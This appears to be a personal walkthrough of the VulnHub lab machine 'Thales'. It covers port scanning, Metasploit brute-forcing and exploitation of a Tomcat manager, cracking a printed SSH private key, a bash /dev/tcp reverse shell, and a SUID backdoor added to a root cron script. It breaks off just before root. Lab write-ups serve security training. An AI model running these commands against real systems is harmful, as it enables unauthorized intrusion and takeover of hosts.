Thales

By Praveen Kumar Sharma

For me IP of the machine is : 192.168.56.122
Lets try pinging it

```
ping 192.168.56.122 -c 5

PING 192.168.56.122 (192.168.56.122) 56(84) bytes of data.
64 bytes from 192.168.56.122: icmp_seq=1 ttl=64 time=0.300 ms
64 bytes from 192.168.56.122: icmp_seq=2 ttl=64 time=0.251 ms
64 bytes from 192.168.56.122: icmp_seq=3 ttl=64 time=0.434 ms
64 bytes from 192.168.56.122: icmp_seq=4 ttl=64 time=0.402 ms
64 bytes from 192.168.56.122: icmp_seq=5 ttl=64 time=0.436 ms

--- 192.168.56.122 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4060ms
rtt min/avg/max/mdev = 0.251/0.364/0.436/0.075 ms
```

Lets do port scanning next

Port Scanning

All Port Scan

```
rustscan -a 192.168.56.122 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/Thales git:(main)±2 (4.407s)
rustscan -a 192.168.56.122 --ulimit 5000
 ----------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.56.122:22
Open 192.168.56.122:8080
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-21 19:48 IST
Initiating Ping Scan at 19:48
Scanning 192.168.56.122 [2 ports]
Completed Ping Scan at 19:48, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:48
Completed Parallel DNS resolution of 1 host. at 19:48, 2.64s elapsed
DNS resolution of 1 IPs took 2.65s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 19:48
Scanning 192.168.56.122 [2 ports]
Discovered open port 22/tcp on 192.168.56.122
Discovered open port 8080/tcp on 192.168.56.122
Completed Connect Scan at 19:48, 0.00s elapsed (2 total ports)
Nmap scan report for 192.168.56.122
Host is up, received conn-refused (0.00041s latency).
Scanned at 2024-11-21 19:48:29 IST for 0s

PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack
8080/tcp open  http-proxy syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.67 seconds
```

> ⓘ Open Ports
>
> PORT STATE SERVICE REASON
> 22/tcp open ssh syn-ack
> 8080/tcp open http-proxy syn-ack

Lets take a deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 192.168.56.122 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/Thales git:(main)±4 (6.928s)
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 192.168.56.122 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-21 19:50 IST
Nmap scan report for 192.168.56.122
Host is up (0.00032s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8c:19:ab:91:72:a5:71:d8:6d:75:1d:8f:65:df:e1:32 (RSA)
|   256 90:6e:a0:ee:d5:29:6c:b9:7b:05:db:c6:82:5c:19:bf (ECDSA)
|_  256 54:4d:7b:e8:f9:7f:21:34:3e:ed:0f:d9:fe:93:bf:00 (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.52
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.52
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.88 seconds
```

> ⓘ Aggressive Scan
>
> ```
> PORT STATE SERVICE VERSION
> 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
> protocol 2.0)
> | ssh-hostkey:
> | 2048 8c:19:ab:91:72:a5:71:d8:6d:75:1d:8f:65:df:e1:32 (RSA)
> | 256 90:6e:a0:ee:d5:29:6c:b9:7b:05:db:c6:82:5c:19:bf (ECDSA)
> |_ 256 54:4d:7b:e8:f9:7f:21:34:3e:ed:0f:d9:fe:93:bf:00 (ED25519)
> 8080/tcp open http Apache Tomcat 9.0.52
> |_http-favicon: Apache Tomcat
> |_http-title: Apache Tomcat/9.0.52
> Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
> ```

Moving on, lets do directory fuzzing next

Directory Fuzzing

```
feroxbuster -u http://192.168.56.122:8080 -w
/usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/Thales git:(main) (37.118s)
feroxbuster -u http://192.168.56.122:8080 -w /usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
```

```
 Press [ENTER] to use the Scan Management Menu™
```


404	GET	1l	68w	-c	Auto-filtering found 404-like response and created new filter; toggle
200	GET	174l	906w	6898c	http://192.168.56.122:8080/docs/RELEASE-NOTES.txt
200	GET	22l	93w	42556c	http://192.168.56.122:8080/favicon.ico
200	GET	164l	1098w	12552c	http://192.168.56.122:8080/docs/setup.html
200	GET	647l	4038w	42616c	http://192.168.56.122:8080/docs/cluster-howto.html
200	GET	967l	1204w	67795c	http://192.168.56.122:8080/tomcat.svg
200	GET	637l	3470w	33380c	http://192.168.56.122:8080/docs/jndi-datasource-examples-howto.html
200	GET	34l	158w	1156c	http://192.168.56.122:8080/docs/api/index.html
200	GET	1183l	6795w	61161c	http://192.168.56.122:8080/docs/realm-howto.html
200	GET	354l	787w	5542c	http://192.168.56.122:8080/tomcat.css
200	GET	309l	1914w	20574c	http://192.168.56.122:8080/docs/deployer-howto.html
200	GET	523l	3913w	36014c	http://192.168.56.122:8080/docs/security-howto.html
200	GET	1433l	7822w	74326c	http://192.168.56.122:8080/docs/manager-howto.html
200	GET	11506l	61043w	647282c	http://192.168.56.122:8080/docs/changelog.html
401	GET	54l	241w	2044c	http://192.168.56.122:8080/host-manager/html
401	GET	63l	291w	2499c	http://192.168.56.122:8080/manager/html
401	GET	63l	291w	2499c	http://192.168.56.122:8080/manager/status
200	GET	34l	158w	1156c	http://192.168.56.122:8080/docs/api/
200	GET	58l	461w	4901c	http://192.168.56.122:8080/docs/appdev/introduction.html
200	GET	75l	419w	7079c	http://192.168.56.122:8080/docs/config/service.html
200	GET	18l	126w	9193c	http://192.168.56.122:8080/docs/images/tomcat.png
200	GET	202l	1617w	13643c	http://192.168.56.122:8080/docs/appdev/deployment.html
200	GET	99l	590w	8573c	http://192.168.56.122:8080/docs/config/jar-scanner.html
200	GET	273l	1740w	14808c	http://192.168.56.122:8080/docs/appdev/processes.html
200	GET	1248l	7572w	75485c	http://192.168.56.122:8080/docs/config/context.html
200	GET	73l	434w	4841c	http://192.168.56.122:8080/docs/appdev/installation.html
200	GET	141l	765w	10516c	http://192.168.56.122:8080/docs/config/jar-scan-filter.html
200	GET	191l	1133w	14907c	http://192.168.56.122:8080/docs/index.html
200	GET	89l	486w	7777c	http://192.168.56.122:8080/docs/config/sessionidgenerator.html
200	GET	220l	1117w	14915c	http://192.168.56.122:8080/docs/config/globalresources.html
200	GET	133l	1068w	11559c	http://192.168.56.122:8080/docs/cgi-howto.html
200	GET	258l	1392w	15620c	http://192.168.56.122:8080/docs/introduction.html

Looks like the default tomcat configuration files so lets just see this web application now

---

Web Application

Default page



Now i search this version to find metasploit as one of the result so lets search for modules in metasploit

---

Gaining Access

```
msf6 > search tomcat_mgr

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/multi/http/tomcat_mgr_deploy                2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   1    \_ target: Automatic                              .                .          .      .
   2    \_ target: Java Universal                         .                .          .      .
   3    \_ target: Windows Universal                      .                .          .      .
   4    \_ target: Linux x86                              .                .          .      .
   5  exploit/multi/http/tomcat_mgr_upload                2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   6    \_ target: Java Universal                         .                .          .      .
   7    \_ target: Windows Universal                      .                .          .      .
   8    \_ target: Linux x86                              .                .          .      .
   9  auxiliary/scanner/http/tomcat_mgr_login             .                normal     No     Tomcat Application Manager Login Utility


Interact with a module by name or index. For example info 9, use 9 or use auxiliary/scanner/http/tomcat_mgr_login
```

We do need creds so lets use `tomcat_mgr_login` here and its options here

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                Required  Description
   ----              ---------------                                --------  -----------
   ANONYMOUS_LOGIN   false                                          yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                           no        Skip existing credentials stored in the current database (Accepted: none, use
                                                                              lm)
   PASSWORD                                                         no        The HTTP password to specify for authentication
   PASS_FILE         /opt/metasploit/data/wordlists/tomcat_mgr_defau no        File containing passwords, one per line
                     lt_pass.txt
   Proxies                                                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                                                              etasploit.html
   RPORT             8080                                           yes       The target port (TCP)
   SSL               false                                          no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                          yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                  yes       URI for Manager login. Default is /manager/html
   THREADS           1                                              yes       The number of concurrent threads (max one per host)
   USERNAME                                                         no        The HTTP username to specify for authentication
   USERPASS_FILE     /opt/metasploit/data/wordlists/tomcat_mgr_defau no        File containing users and passwords separated by space, one pair per line
                     lt_userpass.txt
   USER_AS_PASS      false                                          no        Try the username as the password for all users
   USER_FILE         /opt/metasploit/data/wordlists/tomcat_mgr_defau no        File containing users, one per line
                     lt_users.txt
   VERBOSE           true                                           yes       Whether to print output for all attempts
   VHOST                                                            no        HTTP server virtual host
```

Now lets set rhost, username and set verbose to face to get a clean output

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.56.122
rhosts => 192.168.56.122
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set username tomcat
username => tomcat
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set verbose false
verbose => false
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit

[+] 192.168.56.122:8080 - Login Successful: tomcat:role1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Creds : `tomcat:role1`

And we have tomcat's creds here lets use the other module the `tomcat_mgr_upload`

Here its options

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.13     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

Lets sets its rhosts, rport, httpusername, httppassword and run it

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.56.122
rhosts => 192.168.56.122
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword role1
httppassword => role1
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.13:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying ucDF1evFbmVfuPiXrj...
[*] Executing ucDF1evFbmVfuPiXrj...
[*] Undeploying ucDF1evFbmVfuPiXrj ...
[*] Sending stage (58037 bytes) to 192.168.56.122
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.1.13:4444 -> 192.168.56.122:42152) at 2024-11-21 20:16:25 +0530

meterpreter > id
[-] Unknown command: id. Run the help command for more details.
```

Lateral PrivEsc

Found this id_rsa here

```
meterpreter > cd .ssh
meterpreter > ls
Listing: /home/thales/.ssh
==========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  1766  fil   2021-08-17 02:04:04 +0530  id_rsa
100444/r--r--r--  396   fil   2021-08-17 02:04:04 +0530  id_rsa.pub
```

Let cat this out

```
meterpreter > cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6103FE9ABCD5EF41F96C07F531922AAF

ZMlKhm2S2Cqbj+k3h8MgQFr6oG4CBKqF1NfT04fJPs1xbXe00aSdS+QgIbSaKWMh
+/ILeS/r8rFUt9isW2QAH7JYEWBgR4Z/9KSMSUd1aEyjxz7FpZj2cL1Erj9wK9ZA
InMmkm7xAKOWKwLTJeMS3GB4X9AX9ef/Ijmxx/cvvIauK5G2jPRyGSazMjK0QcwX
pkwnm4EwXPDiktkwzg15RwIhJdZBbrMj7WW9kt0CF9P754mChdIWzHrxYhCUIfWd
rHbDYTKmfL18LYhHaj9ZklkZjb8li8JIPvnJDcnLsCY+6X1xB9dqbUGGtSHNnHiL
rmrOSfI7RYt9gCgMtFimYRaS7gFuvZE/NmmIUJkH3Ccv1mIj3wT1TCtvREv+eKgf
/nj+3A6ZSQKFdlm22YZBilE4npxGOC03s81Rbvg90cxOhxYGTZMu/jU9ebUT2HAh
o1B972ZAWj3m5sDZRiQ+wTGqwFBFxF9EPia6sRM/tBKaigIElDSyvz1C46mLTmBS
f8KNwx5rNXkNM7dYX1Sykg0RreKO1weYAA0yQSHCY+iJTIf81CuDcgOIYRywHIPU
9rI20K910cLLo+ySa7O4KDcmIL1WCnGbrD4PwupQ68G2YG0ZOOIrwE9efkpwXPCR
Vi2TO2Zut8x6ZEFjz4d3aWIzWtf1IugQrsmBK+akRLBPjQVy/LyApqvV+tYfQelV
v9pEKMxR5f1gFmZpTbZ6HDHmEO4Y7gXvUXphjW5uijYemcyGx0HSqCSER7y7+phA
h0NEJHSBSdMpvoS7oSIxC0qe4QsSwITYtJs5fKuvJejRGpoh1O2HE+etITXlFffm
2J1fdQgPo+qbOVSMGmkITfTBDh1ODG7TZYAq8OLyEh/yiALoZ8T1AEeAJev5hON5
PUUP8cxX4SH43lnsmIDjn8M+nEsMEWVZzvaqo6a2Sfa/SEdxq8ZIM1Nm8fLuS8N2
GCrvRmCd7H+KrMIY2Y4QuTFR1etulbBPbmcCmpsXlj496bE7n5WwILLw3Oe4IbZm
ztB5WYAww6yyheLmgU4WkKMx2sOWDWZ/TSEP0j9esOeh2mOt/7Grrhn3xr8zqnCY
i4utbnsjL4U7QVaa+zWz6PNiShH/LEpuRu2lJWZU8mZ7OyUyx9zoPRWEmz/mhOAb
jRMSyfLNFggfzjswgcbwubUrpX2Gn6XMb+MbTY3CRXYqLaGStxUtcpMdpj4QrFLP
eP/3PGXugeJi8anYMxIMc3cJR03EktX5Cj1TQRCjPWGoatOMh02akMHvVrRKGG1d
/sMTTIDrlYlrEAfQXacjQF0gzqxy7jQaUc0k4Vq5iWggjXNV2zbR/YYFwUzgSjSe
SNZzz4AMwRtlCWxrdoD/exvCeKWuObPlajTI3MaUoxPjOvhQK55XWIcg+ogo9X5x
B8XDQ3qW6QJLFELXpAnl5zW5cAHXAVzCp+VtgQyrPU04gkoOrlrj5u22UU8giTdq
nLypW+J5rGepKGrklOP7dxEBbQiy5XDm/K/22r9y+Lwyl38LDF2va22szGoW/oT+
8eZHEOYASwoSKng9UEhNvX/JpsGig5sAamBgG1sV9phyR2Y9MNb/698hHyULD78C
-----END RSA PRIVATE KEY-----
```

Lets save it on our system

~/Documents/Notes/Hands-on-Hacking/Vulnhub/Thales git:(main)±3 (0.048s)

```
cat id_rsa
```

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6103FE9ABCD5EF41F96C07F531922AAF

ZMlKhm2S2Cqbj+k3h8MgQFr6oG4CBKqF1NfT04fJPs1xbXe00aSdS+QgIbSaKWMh
+/ILeS/r8rFUt9isW2QAH7JYEWBgR4Z/9KSMSUd1aEyjxz7FpZj2cL1Erj9wK9ZA
InMmkm7xAKOWKwLTJeMS3GB4X9AX9ef/Ijmxx/cvvIauK5G2jPRyGSazMjK0QcwX
pkwnm4EwXPDiktkwzg15RwIhJdZBbrMj7WW9kt0CF9P754mChdIWzHrxYhCUIfWd
rHbDYTKmfL18LYhHaj9ZklkZjb8li8JIPvnJDcnLsCY+6X1xB9dqbUGGtSHNnHiL
rmrOSfI7RYt9gCgMtFimYRaS7gFuvZE/NmmIUJkH3Ccv1mIj3wT1TCtvREv+eKgf
/nj+3A6ZSQKFdlm22YZBilE4npxGOC03s81Rbvg90cxOhxYGTZMu/jU9ebUT2HAh
o1B972ZAWj3m5sDZRiQ+wTGqwFBFxF9EPia6sRM/tBKaigIElDSyvz1C46mLTmBS
f8KNwx5rNXkNM7dYX1Sykg0RreKO1weYAA0yQSHCY+iJTIf81CuDcgOIYRywHIPU
9rI20K910cLLo+ySa7O4KDcmIL1WCnGbrD4PwupQ68G2YG0ZOOIrwE9efkpwXPCR
Vi2TO2Zut8x6ZEFjz4d3aWIzWtf1IugQrsmBK+akRLBPjQVy/LyApqvV+tYfQelV
v9pEKMxR5f1gFmZpTbZ6HDHmEO4Y7gXvUXphjW5uijYemcyGx0HSqCSER7y7+phA
h0NEJHSBSdMpvoS7oSIxC0qe4QsSwITYtJs5fKuvJejRGpoh1O2HE+etITXlFffm
2J1fdQgPo+qbOVSMGmkITfTBDh1ODG7TZYAq8OLyEh/yiALoZ8T1AEeAJev5hON5
PUUP8cxX4SH43lnsmIDjn8M+nEsMEWVZzvaqo6a2Sfa/SEdxq8ZIM1Nm8fLuS8N2
GCrvRmCd7H+KrMIY2Y4QuTFR1etulbBPbmcCmpsXlj496bE7n5WwILLw3Oe4IbZm
ztB5WYAww6yyheLmgU4WkKMx2sOWDWZ/TSEP0j9esOeh2mOt/7Grrhn3xr8zqnCY
i4utbnsjL4U7QVaa+zWz6PNiShH/LEpuRu2lJWZU8mZ7OyUyx9zoPRWEmz/mhOAb
jRMSyfLNFggfzjswgcbwubUrpX2Gn6XMb+MbTY3CRXYqLaGStxUtcpMdpj4QrFLP
eP/3PGXugeJi8anYMxIMc3cJR03EktX5Cj1TQRCjPWGoatOMh02akMHvVrRKGG1d
/sMTTIDrlYlrEAfQXacjQF0gzqxy7jQaUc0k4Vq5iWggjXNV2zbR/YYFwUzgSjSe
SNZzz4AMwRtlCWxrdoD/exvCeKWuObPlajTI3MaUoxPjOvhQK55XWIcg+ogo9X5x
B8XDQ3qW6QJLFELXpAnl5zW5cAHXAVzCp+VtgQyrPU04gkoOrlrj5u22UU8giTdq
nLypW+J5rGepKGrklOP7dxEBbQiy5XDm/K/22r9y+Lwyl38LDF2va22szGoW/oT+
8eZHEOYASwoSKng9UEhNvX/JpsGig5sAamBgG1sV9phyR2Y9MNb/698hHyULD78C
-----END RSA PRIVATE KEY-----
```

Now lets make a hash with ssh2john so we can crack it with john

~/Documents/Notes/Hands-on-Hacking/Vulnhub/Thales git:(main)±2 (0.051s)

```
ssh2john id_rsa > sshhash
```

Now, lets crack it with john

```
john sshhash --wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/Thales git:(main)±3 (5.465s)
john sshhash --wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 16 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
vodka06          (id_rsa)
1g 0:00:00:02 DONE (2024-11-21 20:18) 0.3952g/s 5668Kp/s 5668Kc/s 5668KC/s  0 0 0..*7¡Vamos!
Session completed
```

This is the user's password right here

> ⚡ User's Creds
>
> Username : thales
> Password : vodka06

But first let get a proper tty then we'll switch to thales

```
meterpreter > shell
Process 1 created.
Channel 2 created.
id
uid=999(tomcat) gid=999(tomcat) groups=999(tomcat)
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Now lets start a listener right here

```
~/Documents/Notes/Hands-on-Hack
nc -lvnp 9001

Listening on 0.0.0.0 9001
```

Now lets get a revshell like this

```
tomcat@miletus:/home/thales/.ssh$ bash -c 'bash -i >& /dev/tcp/192.168.56.1/9001 0>&1'
<ash -c 'bash -i >& /dev/tcp/192.168.56.1/9001 0>&1'
```

And we get our revshell

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/Thales git:(main)±3 (46.897s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 192.168.56.122 51980
tomcat@miletus:/home/thales/.ssh$ id
id
uid=999(tomcat) gid=999(tomcat) groups=999(tomcat)
tomcat@miletus:/home/thales/.ssh$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<sh$ python3 -c 'import pty; pty.spawn("/bin/bash")'
tomcat@miletus:/home/thales/.ssh$ ^Z
[1]  + 28352 suspended  nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/Thales git:(main)±3
stty raw -echo; fg

[1]  + 28352 continued  nc -lvnp 9001

tomcat@miletus:/home/thales/.ssh$ export TERM=xterm
```

And now lets change our user to thales

```
tomcat@miletus:/home/thales/.ssh$ su thales
Password:
thales@miletus:~/.ssh$ ls -al
total 16
```

And here is user.txt

```
thales@miletus:~$ ls -al
total 52
drwxr-xr-x 6 thales thales 4096 Oct 14  2021 .
drwxr-xr-x 3 root   root   4096 Aug 15  2021 ..
-rw------- 1 thales thales  457 Oct 14  2021 .bash_history
-rw-r--r-- 1 thales thales  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 thales thales 3771 Apr  4  2018 .bashrc
drwx------ 2 thales thales 4096 Aug 15  2021 .cache
drwx------ 3 thales thales 4096 Aug 15  2021 .gnupg
drwxrwxr-x 3 thales thales 4096 Aug 15  2021 .local
-rw-r--r-- 1 root   root    107 Oct 14  2021 notes.txt
-rw-r--r-- 1 thales thales  807 Apr  4  2018 .profile
-rw-r--r-- 1 root   root     66 Aug 15  2021 .selected_editor
drwxrwxrwx 2 thales thales 4096 Nov 21 14:53 .ssh
-rw-r--r-- 1 thales thales    0 Oct 14  2021 .sudo_as_admin_successful
-rw------- 1 thales thales   33 Aug 15  2021 user.txt
```

And here it is printed

```
thales@miletus:~$ cat user.txt
a837c0b5d2a8a07225fd9905f5a0e9c4
```

Vertical PrivEsc

Found this notes.txt in the home directory as well

```
thales@miletus:~$ ls -al
total 52
drwxr-xr-x 6 thales thales 4096 Oct 14  2021 .
drwxr-xr-x 3 root   root   4096 Aug 15  2021 ..
-rw------- 1 thales thales  457 Oct 14  2021 .bash_history
-rw-r--r-- 1 thales thales  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 thales thales 3771 Apr  4  2018 .bashrc
drwx------ 2 thales thales 4096 Aug 15  2021 .cache
drwx------ 3 thales thales 4096 Aug 15  2021 .gnupg
drwxrwxr-x 3 thales thales 4096 Aug 15  2021 .local
-rw-r--r-- 1 root   root    107 Oct 14  2021 notes.txt
-rw-r--r-- 1 thales thales  807 Apr  4  2018 .profile
-rw-r--r-- 1 root   root     66 Aug 15  2021 .selected_editor
drwxrwxrwx 2 thales thales 4096 Nov 21 14:53 .ssh
-rw-r--r-- 1 thales thales    0 Oct 14  2021 .sudo_as_admin_successful
-rw------- 1 thales thales   33 Aug 15  2021 user.txt
```

Lets read this

```
thales@miletus:~$ cat notes.txt
I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good Luck.
```

Lets see this script now

```
thales@miletus:/usr/local/bin$ ls -al
total 12
drwxr-xr-x  2 root root 4096 Oct 14  2021 .
drwxr-xr-x 10 root root 4096 Aug  6  2020 ..
-rwxrwxrwx  1 root root  612 Oct 14  2021 backup.sh
```

So we can edit this lets read it now

```
thales@miletus:/usr/local/bin$ cat backup.sh
#!/bin/bash
########################################
#
# Backup to NFS mount script.
#
########################################

# What to backup.
backup_files="/opt/tomcat/"

# Where to backup to.
dest="/var/backups"

# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date
```

Lets just add `chmod u+s /bin/bash`

```
thales@miletus:/usr/local/bin$ echo 'chmod u+s /bin/bash' >> backup.sh
thales@miletus:/usr/local/bin$ cat backup.sh
#!/bin/bash
####################################
#
# Backup to NFS mount script.
#
####################################

# What to backup.
backup_files="/opt/tomcat/"

# Where to backup to.
dest="/var/backups"

# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date

# Long listing of files in $dest to check file sizes.
ls -lh $dest
chmod u+s /bin/bash
```

Now i just ran pspy to see when this backup ran

```
2024/11/21 15:04:45 CMD: UID=0     PID=2      |
2024/11/21 15:04:45 CMD: UID=0     PID=1      | /sbin/init
2024/11/21 15:05:01 CMD: UID=0     PID=1698   | date +%A
2024/11/21 15:05:01 CMD: UID=0     PID=1697   | bash /usr/local/bin/backup.sh
2024/11/21 15:05:01 CMD: UID=0     PID=1696   | /bin/sh -c bash /usr/local/bin/backup.sh
2024/11/21 15:05:01 CMD: UID=0     PID=1695   | /usr/sbin/CRON -f
2024/11/21 15:05:01 CMD: UID=0     PID=1700   | date
2024/11/21 15:05:01 CMD: UID=0     PID=1701   | tar czf /var/backups/miletus-Thursday.tgz /opt/tomcat/
2024/11/21 15:05:01 CMD: UID=0     PID=1703   | gzip
2024/11/21 15:05:01 CMD: UID=0     PID=1702   | /bin/sh -c gzip
2024/11/21 15:05:01 CMD: UID=0     PID=1704   | date
2024/11/21 15:05:01 CMD: UID=0     PID=1705   | ls -lh /var/backups
2024/11/21 15:05:01 CMD: UID=0     PID=1706   |
```

And it ran now /bin/bash should be suid and lets get root

```
thales@miletus:/dev/shm$ ls -l /bin/bash
